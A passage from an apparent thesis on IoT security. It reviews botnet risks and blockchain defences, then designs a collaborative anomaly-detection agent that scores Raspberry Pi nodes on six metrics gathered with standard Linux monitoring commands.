


Figure 5. Evolution of Data Flows [21]

There are many models for IoT, usually consisting of three layers [23-24]. The first of these is the sensing layer. These devices sense their environment and collect data. This data is passed to the transport layer, which handles the transportation of data. Various methods [23] are used to deliver data from the sensors to the application layer. Here, the data is stored and used to generate feedback. This feedback may be completely automated, or could produce reports for a user. It may send signals back to the sensing devices to change their processes or may host the feedback on a cloud server for later consumption. Figure 6 shows an illustration of the layers and the security issues at each level.




Figure 6. Security Architecture of IoT [22]

In all its forms, IoT is spreading. In 2012 the number of Internet connected devices exceeded the number of humans for the first time [23]. Experts predict that this trend continues, with Cisco predicting 50 billion devices by 2020 [2]. This fast growth, fueled by affordable device manufacturing and cloud infrastructure, has led to security risks [23], which are be explored in Section 2.5.2. Countermeasures to mitigate these risks are explored in Section 2.5.3.

2.5.2 Security Risks

For many IoT device manufacturers, security is an afterthought. The security standards of confidentiality and integrity are often not implemented or fail to adequately protect against threats. In terms of confidentiality, many users are unaware of the data their devices are collecting, which can lead to privacy concerns [6][24]. This risk is heightened since many IoT devices use insecure protocols that send data in clear text. IoT systems have little to no checks on device and message integrity, which opens the possibility of an attacker intercepting and modifying firmware. Another issue is authentication. In many cases a default password encompasses the entirety of this security [4].

The rise of IoT has seen the rise of botnets and the distributed denial of service (DDoS) attacks they specialize in [5][25]. Botnets function by infecting large number of devices and establishing command and control (C2) channels over these “bot” nodes. During an attack, the botnet owner sends signals to the bots through a series of intermediary nodes. These bots attempt to send as much traffic as possible to a target host (often a webserver). If the botnet is large enough, the target host is crippled. This is one of the most common uses of a botnet, but there are many other nefarious activities a malicious actor can perform with a compromised IoT device.

One of the most famous botnets is called Mirai. The original form of this botnet was active during late 2016 and early 2017, although variants of it continue to persist. Mirai is notable for setting records for DDoS attacks, at one point reaching 1.3 terabytes per second in an attack against Dyn [5]. Mirai was also notable due to its makeup; most of Mirai’s bots were IoT devices, which had not been used in such an attack before. The weak authentication, Internet accessible ports, and the fact that these devices were always left on made them perfect targets for the malware. Mirai specifically targeted the Telnet service, which many IoT devices utilize. A 2017 study ran a search for Internet-accessible Telnet ports, and found over 400,000 devices with Telnet open. The majority of these were IoT devices, and 50,000 had no authentication [4].

2.5.3 Security Countermeasures

Many IoT devices are resource-constrained. Compared to a multi-purpose computer workstation, these single-purpose devices have few computing resources. The processor and memory are limited, and power consumption must also be monitored. Many IoT systems also feature a limited user interface, and some feature none at all [7]. These factors limit the effectiveness of traditional security countermeasures. For example, anti-virus often cannot effectively run on these platforms [7]. When combined with the lack of a user interface, it is difficult for system owners and security professionals to defend IoT networks.

To combat these issues, many researchers use non-IoT devices to support the Blockchain. Dorri [8][28] adds a central device called a “smart home manager”. This device has the resources to run as a full Blockchain node, and interacts with cloud providers and other intermediaries, creating a tiered system. IoT devices are not directly connected to the Blockchain, instead they send communications to the smart home manager, who then encodes the request into the Blockchain. The smart home manager acts like a network proxy, while also maintaining a secure log of connections. All IoT traffic must flow through this node, and it compares the traffic to rules (also encoded on the Blockchain). This research is a promising solution that bypasses many IoT resource concerns. Similar approaches can be seen in other research by Özyılmaz [27] and Novo [28] and the idea is also prevalent in non-Blockchain solutions [25]. However, this method has some limitations. This approach is centralized, and all devices could lose availability if the manager node goes down. Additionally, a device may have multiple communication channels but the proxy only observes one of them. This approach does not provide immediate notification that a device has been compromised, although it does limit its ability to communicate outside the network. This could be mitigated by an automated script to review connection logs. Lastly, this approach requires that all IoT devices be segmented in a network behind the manager node. IoT devices may be physically and logically separated, and it may not be feasible to combine them together in one place. This could be mitigated by having separate enclaves with a manager at each one, but the cost of such a system rapidly increases.

There are security approaches that focus on devices, but these are limited in their scope. Huh [29] utilized the Ethereum Blockchain and smart contracts to integrate several IoT devices including a smart thermostat and lightbulb, with all communication occurring over the Blockchain. Benefits of this approach include message integrity and authentication. Messages encoded in the Blockchain are immutable, creating a secure log of all communication. Likewise, a device can verify who sent a message, since each is signed with the private key of the sender. However, the cost of calling smart contracts in Ethereum presents a challenge. Ethereum is closely tied with cryptocurrency, and executing smart contracts requires a payment for each execution. On the public Ethereum Blockchain, this can lead to rising costs. On a private Ethereum Blockchain, “free” currency can be given to nodes, but the administrator must act to ensure that nodes have enough to execute their contracts. Likewise, some applications may not easily convert to smart contracts. Lastly, the public Ethereum Blockchain is used in Huh’s experiment, which could lead to privacy concerns as well as storage issues.

One promising proposal is the Collaborative IoT Anomaly Detection (CIoTA) system proposed by Golomb [31]. This research creates a lightweight framework for collaborative anomaly detection: nodes work together to detect anomalous behavior. This occurs by leveraging a trusted detection model that nodes compare against using self-attestation. This trusted model is constantly updated via group consensus; the model represents the behavior of the majority of nodes. In CIoTA, nodes collaborate through a custom-built Blockchain mechanism, which is used to reach consensus on a new trusted model and to share this amongst all relevant devices.

In Golomb's research, CIoTA is a framework that can support various security solutions. CIoTA defines an agent that runs directly on the device and participates in Blockchain with other agents. How the agent interacts with the system, and what data it uses, can be defined by the user. In Golomb's research, the featured solution is called JumpTracer. This technology is designed to combat code injection and code re-use attacks, which attempt to manipulate control flow of a program with the end goal of executing the attacker's code. The CIoTA agent utilizes the JumpTracer code to monitor a specific application. The agent tracks the memory jump sequences the application uses, and compares these sequences with data from other agents. By comparing the same application running on several machines, JumpTracer hopes to spot anomalies and identify intrusions.

Golomb makes several assumptions during this research. This system relies on the majority of the network behaving normally (i.e., with unaltered applications). Thus, Golomb assumes that an attacker cannot exploit the majority of the network in a short period without detection. If every node is infected instantly, CIoTA sees all nodes in agreement and does not generate an alert. However, if the attack proceeds slowly, infecting a few nodes at a time, CIoTA can catch it. Another assumption is related to the agent itself, which sits on the IoT devices that may become compromised. The agent runs with elevated permissions, and Golomb assumes that bypassing the agent is unlikely without being detected first. There are several limitations. CIoTA depends on many identical devices with the same functionality. A separate Blockchain is required for each different device model, and even firmware differences between devices could negatively impact the system. CIoTA also depends on heavy network traffic.

There are benefits to CIoTA. Golomb's research included an experiment where code injection attacks are launched against a testbed of 48 Raspberry Pi devices. CIoTA is successful at detecting this malware, and runs with a low footprint, including memory usage of ~60 KB. Despite its limitations, this research represents a low-resource security solution that can run directly on IoT devices. Additionally, CIoTA acts as a framework; all aspects of the system can be customized, and the anomaly detection model itself can be switched out entirely. Instead of tracking memory jump sequences, CIoTA can check variables such as memory usage across a program or the entire device, while still utilizing the Blockchain framework for communication and consensus.

2.6 Chapter Summary

This chapter explains background technologies necessary to understand Chapters 3 and 4. Section 2.2 discusses cryptography and explains the difference between symmetric and asymmetric technologies. Section 2.3 describes distributed systems and the concept of consensus. Section 2.4 explains Blockchain and its characteristics. Section 2.5 discusses IoT and the security issues associated with it.

III. System Design

3.1 Chapter Overview

This chapter explains the system design, which utilizes the CIoTA Framework designed by Golomb but features a custom anomaly detection model designed to combat different threats. Section 3.2 covers the design goals and reasons for modifying Golomb's CIoTA. Section 3.3 describes the anomaly detection model and its operations, specifically how two models are compared against each other. Section 3.4 describes the agent that runs on each device, and how it uses the anomaly detection model to alert on malicious behavior. Section 3.5 explains how agents communicate over the Blockchain, and how the system reaches consensus. Section 3.6 outlines the hardware and software specifications of the testing equipment, as well as resource requirements for running the Blockchain and agent. Section 3.7 explains the malware threats this research confronts, and the code created to simulate these threats. Section 3.8 provides additional data on the anomaly detection model, specifically why certain variables are chosen.

3.2 Design Goals

The overall goal of this research is to create a system that can detect malicious behavior. This system must be able to run directly on IoT devices, and thus requires a low resource footprint. A blacklist approach to detection (similar to anti-virus) is not desired, as constant signature updates are currently infeasible in an IoT environment. For these reasons, this research builds on the CIoTA system. This framework provides an agent that runs directly on IoT devices and performs collaborative detections to alert on anomalous activity. This agent is flexible and can adapt to changing criteria without requiring manual updates. A key difference between Golomb's work and this research is the trusted model for nodes to compare against. Rather than focus on memory jump sequences, the model is replaced with six variables that represent the overall behavior of the device. Changing the model allows for the scale of detection to extend beyond a single application, and combats a wider variety of malware threats. The code for CIoTA is available on Golomb's Github page, and is licensed under the MIT open source license [30]. Several files are modified, but the majority of changes occur in the new model code. This consists of three files, and can be viewed in Appendix E.

3.3 Anomalous Detection System

With the goal of detecting anomalies, each node's behavior is compared against a trusted source. In order to quantify a node's behavior, and allow for operations like comparison, the concept of an "anomaly detection model" (hereafter referred to as a "model") is introduced. This is a structure which defines relevant variables and operations, and in this research the model provides a snapshot of how a device is running. The model used in this research focuses on six areas: memory, CPU, network, connections, logins, and processes. Sections 3.3.1 - 3.3.6 describe these areas, and Section 3.3.7 describes how models are compared. In this research, the hosts are Raspberry Pi devices running a Linux operating system, which is discussed further in Section 3.6.

3.3.1 Memory

Memory refers to the memory usage of the device, specifically how much of the system's memory is utilized. The command to gather this data is:

```
free -m | awk 'NR==2{printf "%.2f\n", $3*100/$2}'
```

The free command shows statistics on memory usage of the host, and a screenshot of the command's output is shown in Figure 7. This output is fed into the awk command, which divides the memory used by the total memory to achieve a percentage. When the free command is called, the -m option specifies to list values in MB. For the awk command, the NR==2 option specifies to operate on the second line. The print statement tells awk to print the result as a floating-point number with two decimal places. The $3 references the third column, which displays the used memory in MB. The $2 references the second column, which represents the total memory in MB. The used value is multiplied by 100 and divided by the total value to produce a percentage.



```
pi@mosby-pi01:~ $ free -m
              total        used        free      shared  buff/cache   available
Mem:            927          31         735          35         159         809
Swap:            99           0          99
pi@mosby-pi01:~ $ free -m | awk 'NR==2{printf "%.2f\n", $3*100/$2}'
3.34
```


Figure 7. Memory Screenshot

3.3.2 CPU

CPU refers to the overall processor utilization of the device. Specifically, processor load average is used to compare nodes. Processor load measures whether the processor is over or under-utilized. This includes recording the time the processor is idle (under-utilization) and how many processes are waiting for CPU time (over-utilization) [31]. Numbers lower than 1.0 indicate that the CPU is under-utilized, with lower numbers indicating more idle time. Numbers higher than 1.0 indicate that the CPU is over-utilized and that processes are waiting for CPU time. The command to gather this data is:

```
top -bn1 | grep load | awk ‘{printf “%.2f\n”, $(NF-2)}’
```

The top command is run with the -b option, which enables re-directing the output, and the -n1 option, which specifies to only show a single iteration, or snapshot, before ending. A sample of the output from this command is shown in Figure 8. This output is passed to the grep function, which searches for a line with the keyword “load”. This line is passed to the awk command which prints the third value from the right (NF-2) as a floating-point number with two decimal places. In Figure 8, this value is 0.07. The top command output shows the load average over the last minute (0.07), last five minutes (.02), and last 15 minutes (.00). For this research, only the last minute is considered.



```
pi@mosby-pi01:~ $ top -bn1
top - 13:34:46 up 10 days,  3:18,  1 user,  load average: 0.07, 0.02, 0.00

pi@mosby-pi01:~ $ top -bn1 | grep load | awk '{printf "%.2f\n", $(NF-2)}'
0.07
```

Figure 8. CPU Capture Screenshot

3.3.3 Network


Network refers to the amount of network activity on a device. This is measured in the number of packets received by, and transmitted by, a specific network interface. For this research, the number of received packets and transmitted packets are calculated independently, then added together to create a final value. The command for the number of received packets is:

```
netstat --interfaces | grep eth0 | awk '{print $3;}'
```

The command for the number of transmitted packets is:

```
netstat --interfaces | grep eth0 | awk '{print $7;}'
```

The netstat command with the --interfaces option displays all interfaces and their statistics, and its output is shown in Figure 9. This output is passed to the grep command which extracts the line containing the keyword "eth0". This line is forwarded to the awk command which prints the 3rd (for received packets) or 7th (for transmitted packets) columns. These two columns are labeled "RX-OK" and "TX-OK", and they show the number of normal packets; these are packets that the interface can receive, do not contain errors, and are not dropped. In Figure 9, the number of packets increases between the execution of commands, with RX-OK increasing from 25 to 29 and TX-OK increasing from 28 to 29.



```
pi@mosby-pi01:~ $ netstat --interfaces
Kernel Interface table
Iface      MTU    RX-OK RX-ERR RX-DRP RX-OVR    TX-OK TX-ERR TX-DRP TX-OVR Flg
eth0      1500       25      0     19 0            28      0      0      0 BMR
lo       65536        0      0      0 0             0      0      0      0 LRU
wlan0     1500       57      0      0 0            85      0      0      0 BMR
pi@mosby-pi01:~ $ netstat --interfaces | grep eth0 | awk '{print $3;}'
29
pi@mosby-pi01:~ $ netstat --interfaces | grep eth0 | awk '{print $7;}'
29
```


Figure 9. Network Capture Screenshot

3.3.4 Connections

Connections refers to the number of established connections between a given host and other nodes. Specifically, the number of active transmission control protocol (TCP) connections are observed. The command to pull this data is:

```
sudo netstat -ntap | grep EST | wc -l
```

The netstat command is used to view the status of network ports. The output of this command can be seen in Figure 10. The sudo command is used to ensure that all ports are seen. The -n option does not resolve host names and uses numeric addresses. The -t option focuses on TCP connections, the -a option shows all sockets, and the -p option shows the program name and process ID. The output from netstat is provided to grep, which searches for the lines with the keyword "ESTABLISHED". The number of lines is counted and produces the final number using the wc command, where the -l option outputs the number of lines. Figure 10 shows an example of this command.



```
pi@mosby-pi01:~ $ sudo netstat -ntap
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      550/sshd
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      284/inetd
tcp        0    196 10.1.14.151:22          10.1.14.128:52022       ESTABLISHED 2708/sshd:

pi@mosby-pi01:~ $ sudo netstat -ntap | grep EST | wc -l
1
```


Figure 10. Established Connections Screenshot

3.3.5 Logins

Logins represent the number of successful logins on the device. Only recent and interactive logins are considered. The command to gather this data is:

```
last -s -10min | wc -l
```

The last command shows successful logins. The -s option specifies to look at only recent logins, and the -10min option limits the results to only logins in the last ten minutes. The output from last is shown in Figure 11 and is passed to the wc command to count the number of lines, and thus the number of logins. However, the last command always provides at least two lines of output. For this reason, the value from this command is subtracted by 2 to gain the actual number of recent logins. In Figure 11, the actual number of recent logins is 3 – 2 = 1.



```
pi@mosby-pi01:~ $ last -s -10min
pi       pts/1        10.1.14.128      Thu Feb  7 08:13   still logged in

wtmp begins Mon Feb  4 22:48:33 2019
pi@mosby-pi01:~ $ last -s -10min | wc -l
3
```


Figure 11. Login Capture Screenshot

3.3.6 Processes

Processes refers to the number of processes running on the device. Specifically, this research looks at all processes, regardless of user/owner or how the processes are started. The command used to capture this data is:

```
ps aux | wc -l
```

The ps command displays a list of running processes, and a sample of the output can be seen in Figure 12. The ‘a’ option shows processes from all users. The ‘u’ option provides a column with the process owner, and the ‘x’ option shows processes that are not executed from a terminal. Similarly to logins, the output from the ps command always has one line, so the result is subtracted by 1 to get the final process count. The recorded number of processes in Figure 12 is 100.



```
pi@mosby-pi01:~ $ ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.6  28016  6044 ?        Ss   Jan30   1:32 /sbin/init
root         2  0.0  0.0      0     0 ?        S    Jan30   0:00 [kthreadd]
root         4  0.0  0.0      0     0 ?        I<   Jan30   0:00 [kworker/0:0H]
root         6  0.0  0.0      0     0 ?        I<   Jan30   0:00 [mm_percpu_wq]
root         7  0.0  0.0      0     0 ?        S    Jan30   0:14 [ksoftirqd/0]

pi@mosby-pi01:~ $ ps aux | wc -l
101
```

Figure 12. Placeholder process count

3.3.7 Model Comparison

These six variables present a picture of a node’s current state. However, the anomaly detection system requires the ability to compare two nodes and establish their similarity. This is accomplished through a comparison function that evaluates each variable individually. It calculates the difference between the two values and assigns a number of points representing the degree of similarity. Higher points represent similarity, and lower points represent differences. The points for each variable are added to create a final value. Examples of this comparison can be seen in Tables 1 and 2.

Table 1. Model Comparison Example: Similar Nodes

	Memory	**CPU**	**Bandwidth**	**Connections**	**Recent Logins**	**Process Count**	
Node 1	3.25	0.25	10	1	0	90	
Node 2	3.3	0.28	65	1	0	93	
Difference	0.05	0.03	55	0	0	3	
Points	18	18	8	16	16	8	84
Conclusion	Node 1 and Node 2 are similar						

Table 2. Model Comparison Example: Dissimilar Nodes

	Memory	**CPU**	**Bandwidth**	**Established Connections**	**Recent Logins**	**Process Count**	
Node 1	3.25	0.25	10	1	0	90	
Node 2	3.4	0.55	300	1	1	95	
Difference	0.15	0.3	290	0	1	5	
Points	9	0	0	16	8	0	33
Conclusion	Node 1 and Node 2 are not similar						

In Tables 1 and 2, two nodes are compared. For both nodes, the six variables that make up the model are listed, and the difference between these fields is calculated. From the difference, points are allocated based off the scoring system shown in Table 3. These points are tallied to produce a compare score, shown in the bottom right of Tables 1 and 2. In Table 1, this score is 84, which indicates that these two nodes are operating in a similar fashion. In Table 2, this score is 33, which indicates that these two nodes are operating differently. This research uses a threshold of 55, which testing reveals to represent a balance between detecting malicious nodes and limiting false positives. Scores below 55 indicate that nodes behave differently, while scores above 55 indicate that nodes are similar. The scores are calculated from a possible 100 points. Since 100 does not divide evenly into six variables, memory and CPU data is given a slight preference, with a possible 18 points while the other four variables have a maximum of 16 points. These values are chosen because pilot studies reveal memory and CPU to consistently be strong indicators of malicious presence. Pilot studies also provides initial estimates of the range of potential difference values for each variable, and further testing found the values in Table 3 to represent the best balance between detections and false positives. The resulting scoring formula is shown in Table 3.

Table 3. Model Comparison Scoring Formula

	Full Points	**Half Points**	**Zero Points**
CPU	≤ 0.1	≤ 0.25	> 0.25
Memory	≤ 0.1	≤ 0.25	> 0.25
Bandwidth	≤ 50	≤ 100	> 100
Established Connections	0	1	> 1
Logins	0	1	> 1
Process Count	≤ 1	≤ 3	> 3

Due to the wide range of values across these six variables, a sliding scale is rejected in favor of three possible outputs. Each of the six model variables can provide full points, half points, or zero points. For memory and CPU this is 18, 9, or 0; for the other variables the possible outcomes are 16, 8, and 0.

The specific values in Table 3 are designed to maximize detection while limiting false positives. They are initially estimated by observing data from the pilot studies, but further testing adjusted these values to the current Table 3. A discrete scale is chosen due to be consistent across all variables. Memory and CPU give full points for a difference less than or equal to 0.1, half for a difference greater than 0.1 but less than or equal to 0.25, and zero points for differences greater than 0.25. Bandwidth gives full points for differences less than or equal to 50, half points for differences less than or equal to 100, and zero points for differences greater than 100. For established connections and logins, full points are only given for no difference between the values. A difference of 1 gives half points and anything higher results in zero points. Process count grants full points for differences of zero or one, half points for differences of two or three, and zero points for anything higher than three.

3.4 Agent Operation

From a code standpoint, the heart of the CIoTA framework is the agent. This process runs on each IoT device and handles all aspects of detection, to include gathering data about its node, sharing this data with others, and receiving data from other nodes. Each agent maintains a local model that represents the current state of the device. This local model is constantly updated by the agent; every second it pulls new data from the device and compares it to the previous local model. If the changes are drastic, an alert is generated. However, when the agent initially starts there is no previous model to compare against. For this reason, the agent begins in a training phase where it simply accepts new values without doing a comparison. The agent also does not interact with other nodes during this time. The training phase is designed to establish a baseline of normal activity. An attacker could infect a node during the training phase, but when the nodes begin to communicate this infection is discovered [32]. In this research, the training phase lasts 20 seconds. Since launching the agent requires interacting with the devices, this period allows for any artifacts from that interaction to subside.

The flowchart in Figure 13 describes the agent’s operations for updating its local model. There are two starting positions for this process. When the agent first starts running, the flowchart begins at the black circle on the bottom right side of the diagram. The agent pulls new data from its node (referred to as “consuming” new data). This is accomplished using the commands discussed in Section 3.3, and this diagram assumes that the agent has created an empty local model if one does not already exist. During the training phase the new data is accepted, and the local model is replaced with the new data. Outside the training phase, the new data is compared to the local model. If the two are similar (above the 55 compare score threshold), it passes comparison and updates the local model. However, if the comparison fails, an alert is generated to indicate that something is amiss. Regardless of the comparison result, the model is updated with the new data. This ensures that the local model represents the latest state of the node. After updating the local model, the agent sleeps for one second before gathering new data.




Figure 13. Agent Gathering Data Flowchart

Blocks are discussed in depth in Section 3.4, but they can influence how the agent handles its local model. When the agent accepts a new block, it interrupts the gathering data process. This can be seen at the black circle at the top right of Figure 13. The values from a new block are directly applied to the local model. The next time the agent polls data from its node, it compares against the block's model. The model from the new block represents the consensus of the network; the majority of nodes agree that these values look correct. In essence, the agent now compares its node against the trusted model, and generates an alert if behavior differs.

Tables 4 and 5 provide further examples of this process. These tables show a snapshot of logs from a node and illustrate how local models change.

